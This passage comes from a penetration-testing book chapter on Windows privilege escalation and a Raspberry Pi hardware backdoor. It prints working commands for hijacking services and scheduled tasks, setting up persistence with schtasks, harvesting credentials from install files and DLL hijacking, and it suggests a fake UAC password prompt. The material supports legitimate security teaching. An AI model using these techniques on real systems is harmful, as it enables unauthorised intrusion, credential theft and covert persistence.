- *DLL hijacking*—This involves taking advantage of poor file system security to overwrite a Dynamic Link Library (DLL). DLLs are executed in the same process space (and therefore with the same privileges) as the executable calling them. If an executable runs as `SYSTEM`, for example, and we replace the DLL with our own, we can achieve code execution with `SYSTEM` privileges.
- *Registry checks*—Useful for finding binaries that are automatically executed on boot that can also be overwritten. Additionally, the `AlwaysInstallElevated` setting lives in the Registry. If enabled, it allows users to install `.msi` installation binaries as `SYSTEM` even when their accounts do not have `SYSTEM` rights. I hope the dangers here are obvious.

Before continuing, it's worth pointing out that the more information you can grab the easier your task will be. As with all the topics covered in this book, there is more to privilege escalation than simply following a list. That said, grasping the following techniques is essential to a good understanding of the subject. Another quick point that's worth making is that one variable can't be patched or fully secured—people. Low-tech attacks can be effective against low-tech users (and indeed those who should know better). This can be as simple as writing a straightforward app that mimics the Windows UAC password request box and seeing what they type, as shown in Figure 6.5.

Figure 6.5: User Account Control dialog box. This can look however you want.

Escalating Privileges with Local Exploits

The first thing I generally do when attempting to escalate privileges on a Windows system is look at which patches are installed. If a host is poorly patched, you can get a win pretty quickly without having to trawl the system looking for poor configurations. The following command line will list all installed patches:

```
C:\users\wallsopp> wmic qfe get
Caption,Description,HotFixID,InstalledOn
Caption                                    Description      HotFixID
InstalledOn
http://support.microsoft.com/?kbid=3024995     Update
KB3024995  2/1/2016
http://go.microsoft.com/fwlink/?LinkId=133041  Update
KB2849697  12/23/2014
http://go.microsoft.com/fwlink/?LinkId=133041  Update
KB2849696  12/23/2014
http://go.microsoft.com/fwlink/?LinkId=133041  Update
```

KB2841134 12/23/2014
http://support.microsoft.com/ Update
KB2670838 12/23/2014
http://support.microsoft.com/?kbid=2305420 Security Update
KB2305420 12/24/2014
http://support.microsoft.com/?kbid=2393802 Security Update
KB2393802 12/24/2014
http://support.microsoft.com/?kbid=2416754 Hotfix
KB2416754 12/24/2014
http://support.microsoft.com/?kbid=2479943 Security Update
KB2479943 12/24/2014
http://support.microsoft.com/?kbid=2491683 Security Update
KB2491683 12/24/2014
http://support.microsoft.com/?kbid=2506014 Update
KB2506014 12/24/2014
http://support.microsoft.com/?kbid=2506212 Security Update
KB2506212 12/24/2014
http://support.microsoft.com/?kbid=2509553 Security Update
KB2509553 12/24/2014
http://support.microsoft.com/?kbid=2511455 Security Update
KB2511455 12/24/2014
http://support.microsoft.com/?kbid=2532531 Security Update
KB2532531 12/24/2014
http://support.microsoft.com/?kbid=2534111 Hotfix
KB2534111 12/24/2014
http://support.microsoft.com/?kbid=2536275 Security Update
KB2536275 12/24/2014
http://support.microsoft.com/?kbid=2536276 Security Update
KB2536276 12/24/2014
http://support.microsoft.com/?kbid=2544893 Security Update
KB2544893 12/24/2014
http://support.microsoft.com/?kbid=2552343 Update
KB2552343 12/24/2014
http://support.microsoft.com/?kbid=2560656 Security Update
KB2560656 12/24/2014
http://support.microsoft.com/?kbid=2564958 Security Update
KB2564958 12/24/2014
http://support.microsoft.com/?kbid=2570947 Security Update
KB2570947 12/24/2014
http://support.microsoft.com/?kbid=2579686 Security Update
KB2579686 12/24/2014
http://support.microsoft.com/?kbid=2584146 Security Update
KB2584146 12/24/2014
http://support.microsoft.com/?kbid=2585542 Security Update
KB2585542 12/24/2014
http://support.microsoft.com/?kbid=2604115 Security Update
KB2604115 12/24/2014
http://support.microsoft.com/?kbid=2619339 Security Update
KB2619339 12/24/2014
http://support.microsoft.com/?kbid=2620704 Security Update
KB2620704 12/24/2014
http://support.microsoft.com/?kbid=2621440 Security Update
KB2621440 12/24/2014
http://support.microsoft.com/?kbid=2631813 Security Update
KB2631813 12/24/2014
http://support.microsoft.com/?kbid=2653956 Security Update
KB2653956 12/24/2014

```
http://support.microsoft.com/?kbid=2654428     Security Update
KB2654428  12/24/2014
http://support.microsoft.com/?kbid=2655992     Security Update
KB2655992  12/24/2014
http://support.microsoft.com/?kbid=2656356     Security Update
KB2656356  12/24/2014
http://support.microsoft.com/?kbid=2667402     Security Update
KB2667402  12/24/2014
http://support.microsoft.com/?kbid=2676562     Security Update
KB2676562  12/24/2014
http://support.microsoft.com/?kbid=2685939     Security Update
KB2685939  12/24/2014
<trimmed for brevity>
```

The important takeaway from the output is the knowledge base ID (or `HotFixId`, as it's called here). Someone will discover a vulnerability in the Windows platform. Then Microsoft will release a fix and give it a unique identifier (the KB number). The systems get updated in accordance to whatever patch policy the end organization has. If a patch for a specific exploit is not present, the platform is vulnerable to that particular attack. For instance, if the host is vulnerable to MS11-011—Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege—note the KB number on the MS web page (in this case KB2393802) and see if the appropriate patch is installed:

```
C:\Users\wallsopp>wmic qfe get
Caption,Description,HotFixID,InstalledOn | findstr /C:"KB2393802"

http://support.microsoft.com/?kbid=2393802     Security Update
KB2393802  12/24
/2014

C:\Users\wallsopp>
```

That's bad news that the patch is there but this is a very old exploit so it would be strange if it weren't. In any case, searching through patch output one KB at a time is tedious, time consuming, and unnecessary. It's better to maintain a list of KB numbers and their associated vulnerabilities, thereby allowing a quick scripting effort to determine which patches are missing. The best thing about this is that the heavy lifting has been done for you. Microsoft maintains a freely available and up-to-date database that contains all of this information and there are several freely available tools that exploit it. I will outline one such tool here, creatively called Windows Exploit Suggester. Install it from the repository and update it:

```
$ git clone https://github.com/GDSSecurity/Windows-Exploit-
Suggester.git
$ ./windows-exploit-suggester.py --update
```

This updates the local KB database, which if you're curious, looks like Figure

6.6.




Figure 6.6: The XLS data contains bulletin names, severity, component KB, and so on.

Windows Exploit Suggester will use this data to determine if the compromised system is missing any patches. Before it can do that, we need to dump some data from the compromised system. A simple command will suffice with the output piped to a file:

```
C:\Users\wallsopp>systeminfo > comp_host1.txt
```

This command is intended to be used by system administrators to quickly build a picture of a host for troubleshooting, but it's pretty useful data for an attacker as well. It contains, among other things, detailed information about the OS, including all installed patches as well as network and hardware information. Give this data to Windows Exploit Suggester as follows:

```
root@wil:~/Windows-Exploit-Suggester# ./windows-exploit-suggester.py
--database 2016-06-07-mssb.xls --systeminfo comp_host1.txt
[*] initiating winsploit version 3.1…
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 245 hotfix(es) against the 332 potential
bulletins(s) with a database of 122 known exploits
[*] there are now 90 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS15-134: Security Update for Windows Media Center to Address
```

```
Remote Code Execution (3108669) - Important
[E] MS15-132: Security Update for Microsoft Windows to Address Remote
Code Execution (3116162) - Important
[M] MS15-100: Vulnerability in Windows Media Center Could Allow
Remote Code Execution (3087918) - Important
[E] MS14-026: Vulnerability in .NET Framework Could Allow Elevation
of Privilege (2958732) - Important
[*] done
```

Interesting—four vulnerabilities with working exploit code are available. The `E` denotes an exploit found within the Offensive Security exploit database, while the `M` means that this attack is integrated into the Metasploit framework.

> ## TEST, TEST, AND THEN TEST SOME MORE
>
> I've shown an example of how to use a local exploit earlier in Chapter 4, so I don't want to waste more copy doing it again. However, it is worth mentioning that some vulnerabilities can be exploited more reliably than others and it is crucial that your own lab be stocked with virtual machine images to work through the various eccentricities you will find. Blindly throwing exploit after exploit at a compromised machine will lead only to frustration and a failed mission.

Exploiting Automated OS Installations

Mass rollouts tend to leave configuration files behind. The files themselves will vary depending on the solution the organization is using, but the idea is the same—the configurations will contain data needed for the installation process such as product keys and administrative passwords.

The following is an example from a `sysprep.inf` file, which contains cleartext credentials:

```
[GuiUnattended]
OEMSkipRegional=1
OemSkipWelcome=1
AdminPassword=P4ssw0rd
TimeZone=20
```

This is an example of an `unattended.xml` file. This time the password is Base64 encoded, which can be trivially decoded. The username is still in plaintext:

```
<AutoLogon>
    <Password>
        <Value>R0NsaWtlc3RoZWNvY2s=</Value>
        <PlainText>false</PlainText>
```

```
    </Password>
    <Enabled>true</Enabled>
    <Username>Administrator</Username>
</AutoLogon>
```

This is by no means exhaustive, but on compromising a new system, it's worth doing a search for `sysprep.inf`, `unattended.xml`, and `sysprep.xml`. These can be potentially very quick wins.

Exploiting the Task Scheduler

The task scheduler in Windows is more or less equivalent to Cron in UNIX-like operating systems—a task (usually execution of a program) can be configured to run at a specific time or a set interval. If the program called by the task scheduler is run with elevated privileges and can be overwritten by the user account you currently have, then you can simply replace that program with your binary and achieve code execution the next time that task is scheduled to run (at which point you should copy the original program back to its original location).

You can get a list of scheduled tasks with the following command:

```
schtasks /query /fo LIST /v
```

This gives a lot of output about what tasks are running, whether they are recurring, where the task can be found and its parameters, as well as, crucially, what permissions they are run with. For example, the following task runs as `SYSTEM`. If we can overwrite the relevant binary with our own code, we can achieve command execution with `SYSTEM` privileges:

```
HostName:                             WALLSOPP
TaskName:                             \HEARTB
Next Run Time:                        10-6-2016 10:52:49
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        N/A
Last Result:                          1
Author:                               DanTek Systems Corp.
Task To Run:                          C:\Program Files\DanTek Systems
Corp\HeartBeat\HEARTB.exe -schedule
Start In:                             C:\Program Files\DanTek Systems
Corp\HeartBeat\
Comment:                              Process Health Monitoring
HEARTB
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 02:00:00
Schedule:                             Scheduling data is not
available in this format.
```

```
Schedule Type:                          One Time Only, Hourly
Start Time:                             N/A
Start Date:                             N/A
End Date:                               N/A
Days:                                   N/A
Months:                                 N/A
Repeat: Every:                          1 Hour(s), 0 Minute(s)
Repeat: Until: Time:                    None
Repeat: Until: Duration:                24 Hour(s), 0 Minute(s)
Repeat: Stop If Still Running:          Disabled
```

This task seems to be some kind of health-monitoring process and is executed every hour. It's run at `SYSTEM` so if you can overwrite `HEARTB.exe` on disk, you're good to go:

```
C:\Program Files\DanTek Systems Corp\HeartBeat\HEARTB.exe -schedule
HEARTB.exe NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Administrators:(I)(F)
           BUILTIN\Users:(I)(F)
```

That's what we like to see! Full access to `BUILTIN\Users`! This snafu is quite common on third-party software.

As previously mentioned, the Task Scheduler is also a handy way of achieving persistence or monitoring the health of your C2 agent. The following commands should prove useful in this regard:

To schedule a task that runs every time the system starts:

```
schtasks /create /tn <TaskName> /tr <TaskRun> /sc onstart
```

To schedule a task that runs when users log on:

```
schtasks /create /tn <TaskName> /tr <TaskRun> /sc onlogon
```

To schedule a task that runs when the system is idle:

```
schtasks /create /tn <TaskName> /tr <TaskRun> /sc onidle /i {1 - 999}
```

To schedule a task that runs once:

```
schtasks /create /tn <TaskName> /tr <TaskRun> /sc once /st <HH:MM>
```

To schedule a task that runs with system permissions:

```
schtasks /create /tn <TaskName> /tr <TaskRun> /sc onlogon /ru System
```

To schedule a task that runs on a remote computer:

```
schtasks /create /tn <TaskName> /tr <TaskRun> /sc onlogon /s
<PC_Name>
```

Exploiting Vulnerable Services

Windows services are intended to be run with elevated permissions. If a Windows service has parameters that a user can alter, the path to the service executable can be altered to point to custom code and used to achieve command execution with the privileges of the service—usually `SYSTEM`. The first step is to list the services running on the host:

```
Output snipped for brevity
C:\Users\wallsopp>net start
These Windows services are started:

   Adobe Acrobat Update Service
   Microsoft Antimalware Service
   Microsoft Network Inspection
   Multimedia Class Scheduler
   Net Driver HPZ12
   Netlogon
   Network Connections
   Network List Service
   Network Location Awareness
   Network Store Interface Service
   Office Software Protection Platform
   Offline Files
   ParagonMounter
   Plug and Play
   Pml Driver HPZ12
   Power
   Print Spooler
   Shell Hardware Detection
   Smart Card
   SMS Agent Host
   SolarWinds Network Topology Job Scheduler
   SSDP Discovery
   VulnService

The command completed successfully.
```

To get the parameters for an individual server:

```
C:\Users\wallsopp>sc qc VulnService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Power
        TYPE               : 20  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : D:\vuln\vulnerable.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VulnService
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Services can be queried individually or in a batch to determine their access control rules (you will need the Microsoft Sysinternals suite, which is a free

download on the Microsoft website):

```
C:\Users\wallsopp>accesschk.exe -ucqv VulnService
VulnService
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
  R  NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

Spot the security mistake? It's here:

```
  RW NT AUTHORITY\Authenticated Users
```

Any logged-in user can modify parameters for the `VulnService` service. To achieve this:

```
C:\Users\wallsopp>sc config VulnPath binpath= "C:\temp\c2agent.exe"
C:\Users\wallsopp>sc config VulnPath obj= ".\LocalSystem" password=
""
```

This example is somewhat contrived, but service permission should always be checked as part of the privilege escalation process, as this can be a quick win.

Hijacking DLLs

DLLs are libraries of functions that can be imported into an application. They can be proprietary to a single application or utilized as an Application Programming Interface (API) to provide a way for other applications to share the functionality they provide. The most common example of the latter is an OS level API library such as `kernel32.dll`, which was encountered in Chapter 2.

When an executable is launched, it is given its own protected process space, which is to say that memory addressing is relative to that process and other programs can't accidentally write over its allocated part of memory. A DLL, on the other hand, is loaded into the process space of the program calling it and,

for all intents and purposes, becomes part of that program. There are pros and cons to this from a software development perspective, but what is interesting to an attacker is that the DLL has no execution permissions of its own. It inherits permissions from the executable that imports it. To put it simply, if an application runs with elevated privileges and you can overwrite a DLL that it imports with one you created, then it is possible to get code execution with those same privileges.

In terms of reconnaissance, you need to know three things:

- Which processes will load with elevated privileges
- Which DLLs you can overwrite with the privileges you have
- What DLLs are being imported by any given process

Another way to hijack DLLs is to exploit the Windows search path order and force an executable to load a different instance of the library somewhere else on the drive. However, protecting against this is now trivial and can be as simple as modifying an entry in the Registry. Code signing will defeat both approaches.

To find all processes currently running as `SYSTEM`, use the following command:

```
c:\> tasklist.exe /FI "username eq system" /v
```

This will give output similar to the following:

```
<trimmed for brevity>
dsAccessService.exe           1624 Services                   0
17.732 K Unknown         NT AUTHORITY\SYSTEM
0:00:01 N/A
svchost.exe                   1788 Services                   0
15.420 K Unknown         NT AUTHORITY\SYSTEM
0:00:01 N/A
spoolsv.exe                   1972 Services                   0
14.428 K Unknown         NT AUTHORITY\SYSTEM
0:00:00 N/A
TdmService.exe                1644 Services                   0
15.824 K Unknown         NT AUTHORITY\SYSTEM
0:00:00 N/A
WmiPrvSE.exe                  2236 Services                   0
19.628 K Unknown         NT AUTHORITY\SYSTEM
0:00:04 N/A
WvPCR.exe                     2284 Services                   0
9.292 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
armsvc.exe                    2468 Services                   0
5.336 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
cyserver.exe                  2700 Services                   0
4.124 K Unknown          NT AUTHORITY\SYSTEM
```

```
0:00:00 N/A
CyveraService.exe             2768 Services                   0
73.760 K Unknown         NT AUTHORITY\SYSTEM
0:00:13 N/A
EmbassyServer.exe             2808 Services                   0
9.328 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
pabeSvc64.exe                 3088 Services                   0
16.220 K Unknown         NT AUTHORITY\SYSTEM
0:00:00 N/A
RunSrv.exe                    3200 Services                   0
4.512 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
SWNTMJobSchedulerSvc.exe      3284 Services                   0
124.184 K Unknown          NT AUTHORITY\SYSTEM
0:00:01 N/A
tda.exe                       3860 Services                   0
4.756 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
McAfee.TrueKey.Service.ex     3940 Services                   0
54.264 K Unknown         NT AUTHORITY\SYSTEM
0:00:01 N/A
tdawork.exe                   4012 Services                   0
3.216 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
valWBFPolicyService.exe       4020 Services                   0
4.676 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
tdawork.exe                   4028 Services                   0
3.208 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
tdawork.exe                   4036 Services                   0
3.212 K Unknown          NT AUTHORITY\SYSTEM
0:00:00 N/A
```

This is a fairly standard combination of MS Windows and third-party applications. By way of example, the `RunSrv` service is running as NT `AUTHORITY\SYSTEM`. The next step is to figure out which DLLs this executable is importing. There's a nice tool called Dependency Walker that will do this. It shows multiple levels of dependency (i.e., what dependencies do the DLLs themselves have).

Loading `RunSrv.exe` into Dependency Walker results in Figure 6.7.




Figure 6.7: Dependency Walker showing full DLL paths.

`RunSrv.exe` is importing a DLL called `MMFS2.DLL`, which we can overwrite:

```
D:\Program Files (x86)\Jericho Application Server Framework>icacls
mmfs2.dll
mmfs2.dll BUILTIN\Administrators:(I)(F)
          NT AUTHORITY\SYSTEM:(I)(F)
          NT AUTHORITY\Authenticated Users:(I)(M)
          BUILTIN\Users:(I)(F)
```

The next step is to craft a DLL that will automatically execute code as soon as it is imported into the `RunSrv.exe` process. Obviously, this is language specific, but the example shown is for Visual C++. Create a new DLL project and paste in the following code:

```
#include <windows.h>
#include <stdio.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID
lpReserved)
{
printf("This string will be written to the console when this DLL is
imported\n");

break;
}
```

This is a very simple `DLLMain` function that will be executed as soon as the DLL has been imported. The code will be executed as `SYSTEM`. This means that if you call a `Shell()` command to execute external executables, then they too will inherit `SYSTEM` level privileges.

Mining the Windows Registry

The Windows Registry can be a rich source of information; it is after all where most modern Windows software programs store their configuration parameters. When passwords are stored by applications, they are often stored hashed or encoded in the Registry, thus rendering them vulnerable to crypt and compare attacks (particularly if they're unsalted). The VNC remote control software and its variants still store passwords as easily recovered strings in the Registry. There's not a pen-tester alive who won't have at least one story about how s/he was able to compromise an entire network after getting access to a single workstation because the VNC password was shared throughout the infrastructure. VNC is convenient but a security nightmare.

There is a setting in the Windows Registry called `AlwaysInstallElevated` that allows `.msi` installers to always install as `SYSTEM` regardless of the privileges of the user installing the package. I can sort of see why this might make the sysadmin's life a little easier on the one hand, but this is a massive security flaw that essentially allows anyone to execute any code they want with `SYSTEM` access. That's great if you're looking to escalate your rights. The Registry entries are found here:

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
```

The `AlwaysInstallElevated` value is not set to `1` under both of the preceding Registry keys.

Even Microsoft, despite including this functionality in their operating systems, warns about actually using it.

> **WARNING**
>
> This option is equivalent to granting full administrative rights, which can pose a massive security risk. Microsoft strongly discourages the use of this setting.

Command and Control Part VI: The Creeper Box

If you are able to gain short-term access to the target's physical location, it is worth considering the use of a hardware backdoor or “creeper box.” This is not a Minecraft reference but a term coined in the 2004 book, *How to Own a Continent* by Jake Rolston. This is an entertaining collection of security fiction and I've been using the term ever since (although it's entirely possible that I'm the only one). Feel free to use whatever term you like.

Traditionally, the creeper box would have been an ultra-small form factor PC discreetly connected to the target network. With the recent boom in consumer hobbyist electronics, we have better (and cheaper) options. There are two scenarios I will discuss:

- A discreet backdoor enabling remote access and complex attack capabilities typically connected directly to the switch.
- A passive bridge spliced inline into a network endpoint or backbone, solely to provide data interception.

Creeper Box Specification

To achieve this creeper box solution, it's first important to consider the hardware requirements:

- Sufficiently powerful to be able to run penetration testing software and the SSH C2 agent.
- Data that is captured and stored by the device should be secure, i.e., in an encrypted manner.
- If possible, the device should be Power over Ethernet (PoE) capable. This reduces its footprint and ensures that if it is discovered and the network cable pulled (or the switch port disabled), it will immediately power down. This ensures that (assuming the encryption is correctly implemented) forensic analysis of the device will be impossible.
- Remote connectivity is an obvious requirement and needs to be implemented out-of-band (i.e., not using the target's own network infrastructure). The easiest and most effective way to do this is with a 3G/4G adapter carrying the SSH traffic back to the C2 server.

In this section I discuss the Raspberry Pi 3B device and its configuration and application in penetration testing activities. The device fulfills all these requirements out of the box, save for PoE and 3G/4G capabilities, which can be added. This allows the creeper solution to be built for under $100.

FULL DISK VERSUS LIMITED ENCRYPTION

A device utilizing full disk encryption is not going to be able to be rebooted because the console will require a passphrase to unlock the drive–though this may be exactly what you need and as such this is the approach I take in this chapter. Another solution is to have partial disk encryption, configure the device to load the 3G/4G drivers on boot and call home whereupon the encrypted partition can be unlocked either by

the server or manually and used solely to store data. The danger of this is that the C2 agent and its capabilities will likely be discovered by a competent forensic analysis.

Introducing the Raspberry Pi and Its Components

The RPi is a credit card sized computer. Its specifications out of the box are impressive:

- SoC: Broadcom BCM2837
- CPU: 4× ARM Cortex-A53, 1.2GHz
- GPU: Broadcom VideoCore IV
- RAM: 1GB LPDDR2 (900 MHz)
- Networking: 10/100 Ethernet, 2.4GHz 802.11n wireless
- Bluetooth: Bluetooth 4.1 Classic, Bluetooth Low Energy
- Storage: microSD
- GPIO: 40-pin header, populated
- Ports: HDMI, 3.5mm analogue audio-video jack, 4× USB 2.0, Ethernet, Camera Serial Interface (CSI), Display Serial Interface (DSI)

The 1GB of RAM is shared between the CPU and the GPU, and the Ethernet and the USB sit on the same bus but for that money you can't complain. Note the absence of keyboard, mouse, and monitor. See Figure 6.8.

Figure 6.8: The Raspberry Pi 3B in all its glory.

> **WARNING**
>
> The built-in wireless is next to useless for penetration testing, as the adapter can't be placed in monitor mode. That means no packet interception (although it could be used as an additional management channel). However, there's no reason why you can't plug something better in to one of the many USB ports.

GPIO

The 40-pin General Purpose Input Output (GPIO) rig allows you to add custom hardware to the board. There are plenty of options to purchase off the shelf, including small touchscreen monitors, robotics interfaces, and PoE modules. The latter fits our needs perfectly. See Figure 6.9.

